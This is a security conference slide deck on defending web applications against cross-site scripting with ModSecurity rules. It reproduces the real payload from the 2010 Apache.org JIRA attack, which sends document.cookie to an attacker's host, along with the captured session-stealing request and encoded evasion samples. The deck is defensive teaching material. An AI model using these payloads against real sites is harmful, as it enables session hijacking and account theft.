



XSS Street-Fight: *The Only Rule Is There Are No Rules*

Ryan Barnett
Senior Security Researcher
SpiderLabs Research Team

Ryan Barnett - Background

Trustwave

- Member of the SpiderLabs Research Team
- Senior Security Researcher
 - Web application firewall research/development
 - Virtual patching for web applications
- ModSecurity Community Manager
 - Interface with the community on public mail-list
 - Steer the internal development of ModSecurity



Author

- "Preventing Web Attacks with Apache"



Ryan Barnett – Community Projects

Open Web Application Security Project (OWASP)

- Speaker/Instructor
- Project Leader, ModSecurity Core Rule Set
- Project Contributor, OWASP Top 10
- Project Contributor, AppSensor

Web Application Security Consortium (WASC)

- Board Member
- Project Leader, Web Hacking Incident Database
- Project Leader, Distributed Web Honeypots
- Project Contributor, Web Application Firewall Evaluation Criteria
- Project Contributor, Threat Classification

The SANS Institute

- Courseware Developer/Instructor
- Project Contributor, CWE/SANS Top 25 Worst Programming Errors

Session Outline

- **XSS Intro**
 - What is it?
 - Real-world compromise of Apache.org
- **XSS Remediation**
 - Strategic vs. Tactical
 - When you can't fix the code
- **XSS Street-Fight**
 - Input Validation
 - Whitelist Filtering
 - Blacklist Filtering
 - Generic Attack Payload Detection
 - Identify Output Handling Flaws
 - Missing output escaping of user-supplied content
 - Application Response Profiling
 - Track the # of scripts/iframes in pages
 - Defensive JS Injection
 - JS Sandbox
- **Conclusion/Questions**



XSS Introduction

Background

Cross-Site Scripting (XSS)

Attack: XSS

- Attacker can send data through web applications that will execute code within the victim's web browser
- ***It is an interpreter attack against the web browser***

Application Defects: Improper Output Handling

- Application does not properly apply contextual output encoding/escaping of user supplied data

Types:

- Reflected, Stored and DOM

Consequences:

- Session Hijacking, Malware Installation, Fraud (CSRF)

Remediation: Contextual Output Encoding

- Must escape differently depending where data is displayed on the page
 - HTML, HTML Attribute, URL, JavaScript, CSS

Reference: OWASP XSS Cheatsheet

- [http://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)

WASC Web Hacking Incident Database (WHID)

- **Entry Title: WHID 2010-67:** Apache.org hit by targeted XSS attack, passwords compromised
- **WHID ID:** 2010-67
- **Date Occurred:** April 9, 2010
- **Attack Method:** Cross Site Scripting (XSS), Brute Force
- **Application Weakness:** Improper Output Handling
- **Outcome:** Session Hijacking
- **Reference:**
<http://blogs.zdnet.com/security/?p=6123&tag=nl.e539>

<http://projects.webappsec.org/Web-Hacking-Incident-Database>

April 5, 2010

Attackers opened a new issue in JIRA

- INFRA-2591

Issue contained the following text

```
ive got this error while browsing some projects in jira  
http://tinyurl.com/XXXXXXXXXX [obscured]
```

Some administrators clicked the evil link

- Crafted to exploit a previously undisclosed reflected XSS vulnerability
- XSS used to conduct session hijacking attack

TinyURL Redirect

HTTP/1.1 302 Found

Location: `https%3A%2F%2Fissues.apache.org%2Fjira%2Fsecure%2Fpopups%2Fcolorpicker.jsp%3Felement%3Dname%3B%7Dcatch%28e%29%7B%7D%250D%250A--%3E%3C%2Fscript%3E%3Cnoscript%3E%3Cmeta+http-equiv%3D%22refresh%22+content%3D%220%3Burl%3Dhttp%3A%2F%2Fpastie.org%2F904699%22%3E%3C%2Fnoscript%3E%3Cscript%3Edocument.write%28%27%3Cimg+src%3D%22http%3A%2F%2Fteap.zzl.org%2Fteap.php%3Fdata%3D%27%252bdocument.cookie%252b%27%22%2F%3E%27%29%3Bwindow.location%3D%22http%3A%2F%2Fpastie.org%2F904699%22%3B%3C%2Fscript%3E%3Cscript%3E%3C%21--%26defaultColor%3D%27%3Btry%7B%2F%2F`

Content-Type: text/html

Content-Length: 0

Connection: close

Date: Wed, 01 Dec 2010 17:33:52 GMT

Server: TinyURL/1.6

Reflected XSS Request

```
https://issues.apache.org/jira/secure/  
popups/colorpicker.jsp?element=name;}catch  
(e){}%0D%0A--></script><noscript><meta  
%20http-  
equiv="refresh"%20content="0;url=http://  
pastie.org/904699"></noscript>  
<script>document.write('');window.location="http://pastie.org/  
904699";  
</script><script><!--&defaultColor=';try  
{//
```

Reflected XSS in Page

```
<script language="JavaScript" type="text/javascript">
<!--
var defaultColor = '';try{//';
var choice = false;
var openerForm = opener.document.jiraform;
var openerEl = opener.document.jiraform.name; }catch(e) {}
--></script><noscript><meta equiv="refresh"
  content="0;url=http://pastie.org/904699"></
  noscript><script>document.write('');window.location="http://pastie.org/904699";</
  script><script><!--;
function colorIn(color) {
if (!choice) {
openerEl.value = color;
```

Display a remote page

```
<script language="JavaScript" type="text/javascript">
<!--
var defaultColor = '';try{//';
var choice = false;
var openerForm = opener.document.jiraform;
var openerEl = opener.document.jiraform.name;}catch(e){}
--></script><noscript><meta equiv="refresh"
  content="0;url=http://pastie.org/904699"></
  noscript><script>document.write('');window.location="http://pastie.org/904699";</
  script><script><!--;
function colorIn(color) {
if (!choice) {
openerEl.value = color;
```


Bogus Java Error Page at pastie.org

```
java.lang.NumberFormatException: For input string: ""
```

Stack Trace: [hide]

```
java.lang.NumberFormatException: For input string: ""
    at java.lang.NumberFormatException.forInputString(NumberFormatException.java:48)
    at java.lang.Long.parseLong(Long.java:410)
    at java.lang.Long.<init>(Long.java:678)
    at com.atlassian.jira.util.ParameterUtils.getLongListFromStringArray(ParameterUtils.java:561)
    at com.atlassian.jira.issue.transport.impl.IssueNavigatorActionParams.getSearchContext(IssueNavigatorActionParams.java:57)
    at com.atlassian.jira.web.action.issue.SearchDescriptionEnabledAction.getSearchContext(SearchDescriptionEnabledAction.java:109)
    at com.atlassian.jira.web.action.issue.IssueNavigator.populateAndValidate(IssueNavigator.java:248)
    at com.atlassian.jira.web.action.issue.IssueNavigator.doExecute(IssueNavigator.java:135)
    at webwork.action.ActionSupport.execute(ActionSupport.java:153)
    at com.atlassian.jira.action.JiraActionSupport.execute(JiraActionSupport.java:54)
    at webwork.dispatcher.GenericDispatcher.executeAction(GenericDispatcher.java:132)
    at com.atlassian.jira.web.dispatcher.JiraServletDispatcher.service(JiraServletDispatcher.java:178)
    at javax.servlet.http.HttpServlet.service(HttpServlet.java:803)
    at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:269)
    at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:188)
    at com.atlassian.core.filters.HeaderSanitisingFilter.doFilter(HeaderSanitisingFilter.java:44)
    at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:215)
    at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:188)
    at com.atlassian.jira.web.filters.AccessLogFilter.doFilter(AccessLogFilter.java:73)
    at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:215)
    at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:188)
    at com.opensymphony.module.sitemesh.filter.PageFilter.parsePage(PageFilter.java:119)
    at com.opensymphony.module.sitemesh.filter.PageFilter.doFilter(PageFilter.java:55)
    at com.atlassian.jira.web.filters.SitemeshExcludePathFilter.doFilter(SitemeshExcludePathFilter.java:38)
    at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:215)
    at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:188)
    at com.atlassian.seraph.filter.SecurityFilter.doFilter(SecurityFilter.java:204)
    at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:215)
    at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:188)
    at com.atlassian.seraph.filter.TrustedApplicationsFilter.doFilter(TrustedApplicationsFilter.java:120)
    at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:215)
    at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:188)
    at com.atlassian.seraph.filter.BaseLoginFilter.doFilter(BaseLoginFilter.java:138)
```

Grab the document.cookie

```
<script language="JavaScript" type="text/javascript">
<!--
var defaultColor = '';try{//';
var choice = false;
var openerForm = opener.document.jiraform;
var openerEl = opener.document.jiraform.name;}catch(e){}
--></script><noscript><meta equiv="refresh"
  content="0;url=http://pastie.org/904699"></
  noscript><script>document.write('');window.location="http://pastie.org/904699";</
  script><script><!--;
function colorIn(color) {
if (!choice) {
openerEl.value = color;
```

Cookie Stealing Request

```
GET /teap.php?  
    data=JSESSIONID=2FA3A31B6D58E282D40DE3ED6814BCC3;  
    ASESSIONID=19cvqfx-2FA3A31B6D58E282D40DE3ED6814BCC3  
HTTP/1.1  
Host: teap.zzl.org  
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X  
    10.6; en-US; rv:1.9.2.6) Gecko/20100625 Firefox/3.6.6  
Accept: image/png,image/*;q=0.8,*/*;q=0.5  
Accept-Language: en-us,en;q=0.5  
Accept-Encoding: gzip,deflate  
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7  
Keep-Alive: 115  
Connection: keep-alive  
Referer: https://issues.apache.org/jira/secure/popups/  
    colorpicker.jsp
```



XSS Remediation

Strategic vs. Tactical

Strategic vs. Tactical

Both *Strategic* & *Tactical* remediation efforts should be used to combat XSS flaws.

Strategic Initiatives

- Ownership is application developers
- Focus on **root-causes of vulnerabilities** for web applications that must be fixed within the application code itself
- Ideal for applications that are in the Design phase of the SDLC
- Keep in mind that this takes **TIME**

Tactical Responses

- Ownership is operations security staff
- Focus on web applications that are **already in production** and exposed to attacks
- Examples include using a WAF for virtual patching
- Aim to **minimize the Time-to-Fix exposures**

Can I fix the code?




Image – OWASP Best Practices: Use of Web Application Firewalls

ModSecurity

It is an open source web application firewall (WAF) module for Apache web servers

- www.modsecurity.org

Separate Rule and Audit Engines

- Allows full request/response HTTP logging capability

Deep understanding of HTTP and HTML

- Robust Parsing (form encoding, multipart, XML)


Event-based Rules Language

- Anti-Evasion Features (normalization functions)

Advanced Capabilities

- Transactional and Persistent Collections
- Content Injection
- Lua API

Example Rule Syntax



ModSecurity Demo Page

Results (txn: vwicRn8AAQEAAAkYmzgAAAAC)

CRS Anomaly Score Exceeded (score 137): IE XSS Filters - Attack Detected

All Matched Rules Shown Below

9000033 Detects obfuscated script tags and XML wrapped HTML

Matched `<scri` at TX:ARGS:test_normalized

9000017 Detects JavaScript object properties and methods

Matched `(document.` at TX:ARGS:test_normalized

9000023 Detects JavaScript location/document property access and window access obfuscation

Matched `(document.cookie)</script> scriptalert(` at TX:ARGS:test_normalized

9000038 Detects possibly malicious html elements including some attributes

Matched `<script` at TX:ARGS:test_normalized

958001 Cross-site Scripting (XSS) Attack

Matched `document.cookie` at ARGS:test

958052 Cross-site Scripting (XSS) Attack

Matched `alert(` at ARGS:test

<http://www.modsecurity.org/demo/crs-demo.html>

Demo Page Stats

- **Online for all of 2010**
- **Received >18,700 requests**
 - Mainly XSS and SQL Injection attacks
- **Attack was considered successful if it did not trigger any ModSecurity alerts**
- **Automated process would identify evasions**
- **SpiderLabs would develop/deploy detection updates**
- **Let the battle begin!**



WAF Defensive Strategy #1: Input Validation

Whitelist/Blacklist Filtering

Input Validation/Filtering Approaches

Whitelist Filtering: deny all, allow what's right

- Enforce expected input for parameter data

Blacklist Filtering: allow all, deny what's wrong

- Blacklist known bad characters or payloads

Whitlisting Rule Example

- In a virtual patching scenario, it is possible to create rules that allow only specific characters

```
SecRule REQUEST_FILENAME "@streq /jira/secure/popups/  
colorpicker.jsp" "chain,phase:2,block,capture,t:none"  
    SecRule ARGS:element "!^\w+$"
```

Only allow word
characters: a-zA-Z0-9_

- **Limitations**
 - This is a reactive strategy that is applied only to specific locations
 - What about free-form text fields or applications that must allow html?

Targeted Blacklist of Meta-Characters


- In a virtual patching scenario, it is also possible to create rules that blocks the presence of specific meta-characters that are often used in XSS attacks

```
SecRule REQUEST_FILENAME "@streq /jira/secure/popups/  
colorpicker.jsp" "chain,phase:2,block,capture,t:none"  
    SecRule ARGS:element "@pm < > ( ) \" ' ;"
```

Fast, set-based pattern
match (Aho-Corasick)

- **Limitations**
 - This is a reactive strategy that is applied only to specific locations
 - The blacklist may not be comprehensive
 - What about parameters that must allow some of these characters?

Limitations of Blacklist Filtering



Attack Payload Detection

Release

category

discussion

view source

history

Category:OWASP ModSecurity Core Rule Set Project

Home

Download

Bug Tracker

Demo

Installation

Documentation

Presentations and Whitepapers

Related Projects

Latest News and Mail List

Contributors, Users and Adopters

Project About

PROTE

OWASI

an

exp

Crit

OWASI

an

exp

(As

OWASI

a fr

dev

Crit

OWASI

a p

(As

Overview

ModSecurity is an Apache web server module that provides a web application firewall engine. The ModSecurity Rules Language engine is extremely flexible and robust and has been referred to as the "Swiss Army Knife of web application firewalls." While this is certainly true, it doesn't do much implicitly on its own and requires rules to tell it what to do. In order to enable users to take full advantage of ModSecurity out of the box, we have developed the **Core Rule Set (CRS)** which provides critical protections against attacks across most every web architecture.

Unlike intrusion detection and prevention systems, which rely on signatures specific to known vulnerabilities, the CRS is based on generic rules which focus on attack payload identification in order to provide protection from zero day and unknown vulnerabilities often found in web applications, which are in most cases custom coded.

Detection Categories

In order to provide generic web applications protection, the Core Rules use the following techniques:

- Protocol compliance:
 - HTTP request validation - This first line of protection ensures that all abnormal HTTP requests are detected. This line of defense eliminates a large number of automated and non targeted attacks as well as protects the web server itself.

modsecurity

Open Source Web Application Firewall

web server

modsecurity

Trustwave®

SpiderLabs®

ion and

sitory of

he

ices.

ut Rails

le

ecure

set of

format,

http://www.owasp.org/index.php/Category:OWASP_ModSecurity_Core_Rule_Set_Project

Copyright Trustwave 2011

Confidential

Trustwave®
SpiderLabs®

Example XSS Attack Payload Resources

- **Rsnake's XSS Cheatsheet**
 - <http://ha.ckers.org/xss.html>
- **HTML5 Security Cheatsheet**
 - <http://html5sec.org/>
- **WASC Script Mapping Project**
 - <http://projects.webappsec.org/Script-Mapping>
- **FuzzDB**
 - <http://code.google.com/p/fuzzdb/>
- **PHPIDS Test Payloads**
 - <https://trac.php-ids.org/index.fcgi/browser/trunk/tests/IDS/MonitorTest.php>
- **Microsoft's IE8 XSS Filters**
 - <http://blogs.technet.com/b/srd/archive/2008/08/19/ie-8-xss-filter-architecture-implementation.aspx>

Example XSS Attack Payload Rule

- **Looking for HTML Event Handlers**

```
SecRule REQUEST_FILENAME|ARGS_NAMES|ARGS|XML:/* "\bon
(abort|blur|change|click|dblclick|dragdrop|error|focus|
keydown|keypress|keyup|load|mousedown|mousemove|
mouseout|mouseover|mouseup|move|readystatechange|reset|
resize|select|submit|unload) \b\W*?=" \
"phase:
2,rev:'2.1.1',id:'973303',capture,t:none,t:lowercase,pa
ss,nolog,auditlog,msg:'XSS Attack Detected',logdata:'%
{TX.0} ',setvar:'tx.msg=%
{rule.msg} ',setvar:tx.xss_score=+%
{tx.critical_anomaly_score},setvar:tx.anomaly_score=+%
{tx.critical_anomaly_score},setvar:tx.#{rule.id}-
WEB_ATTACK/XSS-#{matched_var_name}=#{tx.0} "
```

Encoding Examples

- **Original form**

```
<script>alert ('XSS')</script>
```

- **HTML Entity Encoding**

```
&lt;script&gt;alert (&apos;xss&apos;) &lt;/script&gt;
```

- **Hex Entity Encoding**

```
&#x3c;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3e;&#x61;&#x6c;&#x65;&#x72;&#x74;&#x28;&#x27;&#x78;&#x73;&#x73;&#x27;&#x29;&#x3c;&#x2f;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3e;
```

- **Half-Width/Full-Width Unicode Encoding**

```
\uff1c\u53\u43\u52\u49\u50\u54\u51e  
\uff41\u54c  
\uff45\u52\u54\u08\u07\u58\u53\u55  
3\u07\u09\u51c\u0f  
\uff53\u543\u52\u49\u50\u54\u51e
```

ModSecurity's Transformation Functions

- **ModSecurity includes a number of transformation functions which will normalize data prior to applying operators**
 - urlDecodeUni
 - htmlEntityDecode
 - jsDecode
 - cssDecode

```
SecRule REQUEST_FILENAME|ARGS_NAMES|ARGS|XML:/*  
"(fromcharcode|alert|eval)\s*\(" \s*  
    "phase:  
2,rev:'2.1.1',id:'973307',capture,t:none,t:htmlEntityDe  
code,t:jsDecode,t:lowercase,pass,nolog,auditlog,msg:'XS  
S Attack Detected',logdata:'%{TX.0}',setvar:'tx.msg=%  
{rule.msg}',setvar:tx.xss_score=+%  
{tx.critical_anomaly_score},setvar:tx.anomaly_score=+%  
{tx.critical_anomaly_score},setvar:tx.%{rule.id}-  
WEB_ATTACK/XSS-%{matched_var_name}=%{tx.0}"
```

Nested Encoding Examples

Original form

```
<script>alert (/XSS/) </script>
```

Base64Encoded Fragment #1

```
<applet src="data:text/html;base64,PHNjcmlwdD5hbGVydCgvWFNTLyk8L3NjcmlwdD4" type=text/html>
```

Base64 Encoded Fragment #2 - PHP

```
<applet src="data:text/html;base64,P.HNjcmlwdD5hbGVydCgvWFNTLyk8L3NjcmlwdD4" type=text/html>
```

Notice the
extra dot
character?

Lua Port of PHPIDS

- **<http://phpids.net/>**
- **~70 regular expression rules to detect common attack payloads**
 - XSS
 - SQL Injection
 - RFI
- **Filters are heavily tested by the community and updated frequently**
 - <https://svn.php-ids.org/svn/trunk/lib/IDS/Converter.php>
 - https://svn.php-ids.org/svn/trunk/lib/IDS/default_filter.xml
 - Thanks to Mario Heiderich
- **Trustwave SpiderLabs worked with PHPIDS lead to port code to Lua for use in ModSecurity's API**
 - Introduced in OWASP ModSecurity CRS v2.1.0



Example Normalization Functions

```
# Lua script to normalize input payloads
# Based on PHPIDS Converter.php code
# Reference the following whitepaper -
# http://docs.google.com/Doc?id=dd7x5smw\_17g9cnx2cn
#
SecRuleScript ../lua/advanced_filter_converter.lua "phase:2,t:none,pass"

--[[ Make sure the value to normalize and monitor doesn't contain Regex DoS ]]
--[[ Check for comments and erases them if available ]]
--[[ Strip newlines ]]
--[[ Checks for common charcode pattern and decodes them ]]
--[[ Eliminate JS regex modifiers ]]
--[[ Converts from hex/dec entities ]]
--[[ Normalize Quotes ]]
--[[ Converts SQLHEX to plain text ]]
--[[ Converts basic SQL keywords and obfuscations ]]
--[[ Detects nullbytes and controls chars via ord() ]]
--[[ This method matches and translates base64 strings and fragments ]]
--[[ Strip XML patterns ]]
--[[ This method converts JS unicode code points to regular characters ]]
--[[ Converts relevant UTF-7 tags to UTF-8 ]]
--[[ Converts basic concatenations ]]
